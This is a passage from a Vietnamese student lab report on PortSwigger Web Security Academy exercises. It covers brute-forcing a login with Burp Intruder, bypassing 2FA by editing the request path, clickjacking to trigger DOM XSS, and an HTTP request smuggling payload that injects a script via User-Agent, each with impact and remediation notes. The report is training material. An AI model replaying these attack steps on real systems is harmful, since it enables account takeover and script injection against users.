Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Priority: u0
X-Forwarded-For: 1.1.1.1
Connection: keep-alive
X-Forwarded-Port: 80
X-Forwarded-Proto: http
X-Forwarded-User: 72
X-Forwarded-For-Original: 1.1.1.1
X-Forwarded-For-Proto: http
X-Forwarded-User-Original: 72
X-Forwarded-User-Proto: http
Referer: https://fae300ba04f620c6827f7688002400e7.web-security-academy.net/login
Accept-Header: Host header to match target
            
```
- Resource pool:** Contains the following resource:


```

username=agenda&password=abcd123
            
```

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Sau khi attack, ta tìm được password **11111111**.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
66	471	11111111	200	267			108	
0			200	411			3249	
1	406	password	200	312			3249	
2	406	12345678	200	327			3249	
3	406	123456789	200	356			3249	
4	409	Qwerty	200	288			3249	
5	410	123456789	200	359			3249	
6	411	12345	200	275			3249	
7	412	1234	200	279			3249	
8	413	11111111	200	279			3249	

- Thủ đăng nhập lại bằng username và password vừa tìm được.

- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng, vì nó cho phép kẻ tấn công xác định người dùng hợp lệ và từ đó tiến hành brute-force để chiếm quyền kiểm soát tài khoản. Điều này có thể dẫn đến việc truy cập trái phép vào thông tin nhạy cảm và gây mất an toàn cho hệ thống.

- Khuyến cáo khắc phục:

- + Đồng bộ thời gian phản hồi cho cả trường hợp đăng nhập thành công và thất bại, nhằm tránh việc kẻ tấn công có thể phân biệt dựa trên thời gian.

- + Sử dụng cơ chế chống brute-force, như khóa tài khoản sau một số lần đăng nhập thất bại.

- + Tăng cường bảo mật bằng cách yêu cầu xác thực đa yếu tố (MFA) sau khi đăng nhập thành công.

Bài Tập 8 - 2FA simple bypass


- Tiêu đề:** Khai thác lỗ hổng logic để vượt qua cơ chế xác thực hai yếu tố (2FA)
- Mô tả lỗ hổng:** Lỗ hổng trong hệ thống xác thực hai yếu tố cho phép bỏ qua bước xác thực 2FA mà không cần mã xác thực, cho phép kẻ tấn công truy cập tài khoản của người dùng ngay cả khi không có mã 2FA.

+ **Tóm tắt:** Kẻ tấn công có thể đăng nhập thành công vào tài khoản của người dùng chỉ với thông tin username và password, bỏ qua bước xác thực 2FA. Lỗ hổng này thường xuất hiện do hệ thống xác thực không xử lý đúng các yêu cầu khi không có mã xác thực hoặc bỏ qua một bước kiểm tra logic quan trọng trong quy trình xác thực.


+ **Các bước thực hiện và bằng chứng:**

(Video minh chứng cách làm: <https://youtu.be/IwNwZu9yi6E>)

- Đăng nhập bằng tài khoản được cung cấp (wiener:peter).



- Nhập vào ô Email client để lấy mã.



Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)


Nhóm 6

- Sau khi nhập mã thành công, quay trở lại BurpSuite tab HTTP history, ta thấy gói tin vừa bắt được.


- Log out khỏi tài khoản được cung cấp, bật Intercept và đăng nhập vào tài khoản nạn nhân (carlos:montoya).

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Nhấp chọn Forward rồi tới Drop, thay cụm login2 bằng my-account.



- Tắt Intercept, ta đã đăng nhập thành công vào my account của nạn nhân.



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này cho phép kẻ tấn công truy cập vào tài khoản của người dùng, vượt qua một lớp bảo mật quan trọng. Điều này có thể dẫn đến mất dữ liệu, thay đổi cấu hình tài khoản, hoặc thực hiện các hành vi không mong muốn dưới danh nghĩa của nạn nhân.

- Khuyến cáo khắc phục:

+ Cần đảm bảo rằng tất cả các bước xác thực hai yếu tố đều được kiểm tra nghiêm ngặt và không thể bỏ qua.

+ Bổ sung các kiểm tra logic bổ sung để xác nhận rằng mã xác thực 2FA đã được cung cấp và xác minh trước khi cấp quyền truy cập vào tài khoản.

+ Cải tiến quy trình ghi log và theo dõi các nỗ lực xác thực bất thường.

+ Sử dụng CAPTCHA hoặc các hình thức bảo vệ khác để ngăn chặn việc gửi yêu cầu xác thực tự động.

Bài Tập 9 - Exploiting clickjacking vulnerability to trigger DOM-based XSS

- **Tiêu đề:** Lỗ hổng Clickjacking kích hoạt DOM-based XSS thông qua tương tác người dùng.


- Mô tả lỗ hổng:

+ **Tóm tắt:** Lỗ hổng clickjacking cho phép kẻ tấn công xây dựng một trang web độc hại để lừa người dùng nhấp vào một phần tử của trang, mà thực tế lại là một phần tử khác trong trang web mục tiêu. Khi người dùng nhấp vào phần tử ẩn, nó kích hoạt một hành động không mong muốn, như trong trường hợp này là gọi hàm print() trong trang web mục tiêu.


+ Các bước thực hiện và bằng chứng:

(Video minh chứng cách làm: <https://youtu.be/4huaQREtFAM>)

- Truy cập exploit server và dán mã HTML trong phần Solution vào phần Body. Điều chỉnh mã HTML: Thay thế YOUR-LAB-ID trong thuộc tính src của iframe bằng Lab ID để URL trả đến trang "Submit feedback" của website mục tiêu. Thay giá trị \$height_value thành 900px và \$width_value thành 1000px. Thay thế giá trị \$top_value thành 815px và \$side_value thành 125px để căn chỉnh nút "Submit feedback" với hành động giả "Test me". Đặt giá trị opacity ban đầu là 0.1 để có thể căn chỉnh iframe và điều chỉnh các giá trị vị trí nếu cần. Khi hoàn tất, có thể thay đổi giá trị này thành 0.0001 để iframe trong suốt hoàn toàn.




- Nhập vào Store, sau đó chọn View exploit.




- Di chuột qua văn bản "Test me" và đảm bảo rằng con trỏ chuột thay đổi thành hình bàn tay, cho thấy phần tử div đã được định vị đúng cách. Nếu không, điều chỉnh giá trị top và left trong stylesheet để căn chỉnh chính xác.


- Nhập vào Test me. Hộp thoại in sẽ xuất hiện.



- Thay đổi văn bản "Test me" thành "Click me" và nhấp vào Store trên exploit server.



- Bây giờ, nhấp vào Deliver exploit to victim, và bài lab sẽ được giải.



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có thể dẫn đến việc kẻ tấn công có thể thực thi mã JavaScript tùy ý, lấy cắp thông tin nhạy cảm hoặc thậm chí làm tổn hại đến quyền riêng tư của người dùng. Tùy thuộc vào cách mà ứng dụng web xử lý các thông tin nhạy cảm, lỗ hổng có thể có mức độ nghiêm trọng cao.

- Khuyến cáo khắc phục:

+ Sử dụng header X-Frame-Options: Thiết lập header này trên server để ngăn chặn trang của bạn được nhúng trong iframe. Các giá trị DENY hoặc SAMEORIGIN có thể được sử dụng.

+ Content Security Policy (CSP): Triển khai CSP để hạn chế nguồn tài nguyên mà trang có thể tải, giúp giảm thiểu rủi ro từ các tấn công XSS.

+ Kiểm tra sự tương tác người dùng: Thực hiện các biện pháp bảo vệ bổ sung để đảm bảo rằng hành động của người dùng là hợp lệ và mong đợi (ví dụ: yêu cầu xác nhận trước khi thực hiện hành động quan trọng).

Bài Tập 10 - Exploiting HTTP request smuggling to deliver reflected XSS

- Tiêu đề: Tấn công HTTP Request Smuggling để phân phối XSS

- Mô tả lỗ hổng:

+ **Tóm tắt:** Lỗ hổng này liên quan đến việc khai thác HTTP Request Smuggling, cho phép kẻ tấn công gửi một yêu cầu HTTP được cấu hình đặc biệt để lợi dụng cách mà máy chủ xử lý các yêu cầu. Bằng cách gửi một yêu cầu được xây dựng tinh vi, kẻ tấn công có thể chèn mã độc vào phản hồi từ máy chủ. Mã độc này sau đó có thể được thực thi trên trình duyệt của người dùng khi họ truy cập vào một URL bị ảnh hưởng, dẫn đến XSS phản chiếu.

+ Các bước thực hiện và bằng chứng:

(Video minh chứng cách làm: <https://youtu.be/-s2ZBfuvFWc>)

- Truy cập vào home-page và chọn truy cập vào 1 bài blog bất kỳ:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
659	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/			200	8392	HTML
660	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/resources/images/blog.jpg			200	7499	XML
664	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/resources/labheader/labHeader...			200	1673	script
674	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/resources/labheader/images/logo...			200	947	XML
675	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/resources/labheader/images/logo...			200	8852	XML
676	http://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net	GET	/academyLabHeader			101	147	
656	https://ps.piwik.pro	POST	/ppms.php			202	441	HTML
657	https://portswigger.net	GET	/academy/lab-launch/clicked&id=...			302	1743	
658	https://play.google.com	POST	/log?email=jonducharfa&true...&id=...			200	578	JSON
678	https://www.youtube.com	POST	/youtube/v1/log_event?all=json			200	370	JSON

- Để lại 1 bình luận với các thông tin đơn giản (và bật intercept):

Time	Type	Direction	Host	Method	URL	Status code	Length
02:33:39.2...	WebSocket	To server	Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net		https://Oaa300a70450a6abe743a8d9003300b5.web-security-academy.net/p...	4	

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Chuyển request vừa bắt được sang Repeater:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured WebSocket request is displayed in the 'Request' pane. A context menu is open over the request, with the 'Send to Repeater' option highlighted. The 'Repeater' tab shows the request being sent to the target. The 'Inspector' pane on the right displays the request headers and body.

- Chỉnh sửa phần Raw của Request như sau:

```

POST / HTTP/1.1
Host: 0aa300a70450a6abe743a8d9003300b5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Transfer-Encoding: chunked
0
GET /post?postId=10 HTTP/1.1
User-Agent: a"/><script>alert(1)</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
x=1


```

The response shows a reflected XSS attack where the User-Agent value is used in the page title.

- Phân tích:

- + Đây là một yêu cầu POST gửi đến máy chủ.
- + Content-Type: application/x-www-form-urlencoded: Cho biết kiểu nội dung của yêu cầu. Dữ liệu được mã hóa theo kiểu form URL-encoded.
- + Content-Length: 150: Chỉ định độ dài của nội dung yêu cầu. Tuy nhiên, có một sự không nhất quán giữa Content-Length và Transfer-Encoding: chunked.
- + Transfer-Encoding: chunked: Cho phép gửi dữ liệu theo từng phần (chunk), mà không cần phải biết trước độ dài của nội dung. Điều này có thể dẫn đến tình trạng mâu thuẫn với Content-Length.
- + Tiếp theo là dữ liệu "0" sau các header là một chunk rỗng, báo hiệu sự kết thúc của chunked transfer.
- + Ở đây, có một yêu cầu GET được chèn vào bên dưới yêu cầu POST.
- + User-Agent: a"/><script>alert(1)</script>: Kẻ tấn công đã cố tình chèn mã JavaScript vào trường User-Agent. Điều này có thể dẫn đến tấn công XSS nếu giá trị User-Agent được hiển thị mà không qua xử lý hợp lệ.

- + Content-Length: 5 và x=1: Đây là nội dung của yêu cầu GET
- ⇒ Sự kết hợp của Transfer-Encoding: chunked và Content-Length không khớp có thể bị khai thác bởi kẻ tấn công để lừa máy chủ hoặc proxy giữa xử lý yêu cầu theo cách mà kẻ tấn công mong muốn. Điều này có thể cho phép kẻ tấn công chèn yêu cầu GET vào yêu cầu POST.
- ⇒ Nếu giá trị User-Agent không được xử lý hợp lệ và được trả về cho người dùng mà không qua kiểm tra, mã JavaScript chèn vào có thể được thực thi trên trình duyệt của người dùng, dẫn đến tấn công XSS. Kẻ tấn công có thể sử dụng điều này để đánh cắp thông tin nhạy cảm như cookies hoặc thực hiện các hành động khác từ tài khoản của nạn nhân.
- Ta nhấn forward và send (nhiều lần) để web tiếp tục xử lý và ta được kết quả như hình sau:



- Sau nhiều lần re-load lại trang, ta đã khai thác thành công lỗ hổng:



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có thể dẫn đến việc rò rỉ thông tin nhạy cảm, đánh cắp cookie hoặc dữ liệu phiên của người dùng, và làm tăng khả năng tấn công lên người dùng khác thông qua mã độc thực thi. Tùy thuộc vào cách thức ứng dụng được triển khai, lỗ hổng có thể ảnh hưởng đến nhiều người dùng, đặc biệt là nếu ứng dụng không kiểm soát chặt chẽ đầu vào và phản hồi.

- Khuyến cáo khắc phục:

+ Xác thực và kiểm tra đầu vào: Tất cả dữ liệu đầu vào từ người dùng nên được kiểm tra và xác thực nghiêm ngặt. Tránh cho phép các ký tự đặc biệt có thể được sử dụng để thao túng yêu cầu HTTP.

+ Thiết lập cấu hình máy chủ an toàn: Đảm bảo rằng máy chủ web không dễ bị tổn thương trước các kỹ thuật tấn công request smuggling, ví dụ bằng cách sử dụng các cài đặt bảo mật để ngăn chặn việc xử lý yêu cầu không hợp lệ.

+ Sử dụng Content Security Policy (CSP): Áp dụng CSP để hạn chế việc thực thi mã độc từ nguồn không đáng tin cậy, giảm thiểu tác động của các cuộc tấn công XSS.

+ Thường xuyên kiểm tra và cập nhật: Thực hiện các kiểm tra bảo mật định kỳ và cập nhật phần mềm máy chủ để bảo vệ chống lại các lỗ hổng mới và đã biết.

Bài Tập 11 - TornadoService

Xin chào thầy!

Hiện tại lab này nhóm chúng em chưa thực hiện được, kính mong thầy thông cảm cho sự thiếu sót này. Tập thể nhóm 6 xin cảm ơn thầy ạ!

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

Bài Tập 12 - Modifying serialized objects

- Tiêu đề:** Khai thác lỗ hổng nâng quyền truy cập thông qua đối tượng được tuân tự hóa.
- Mô tả lỗ hổng:**

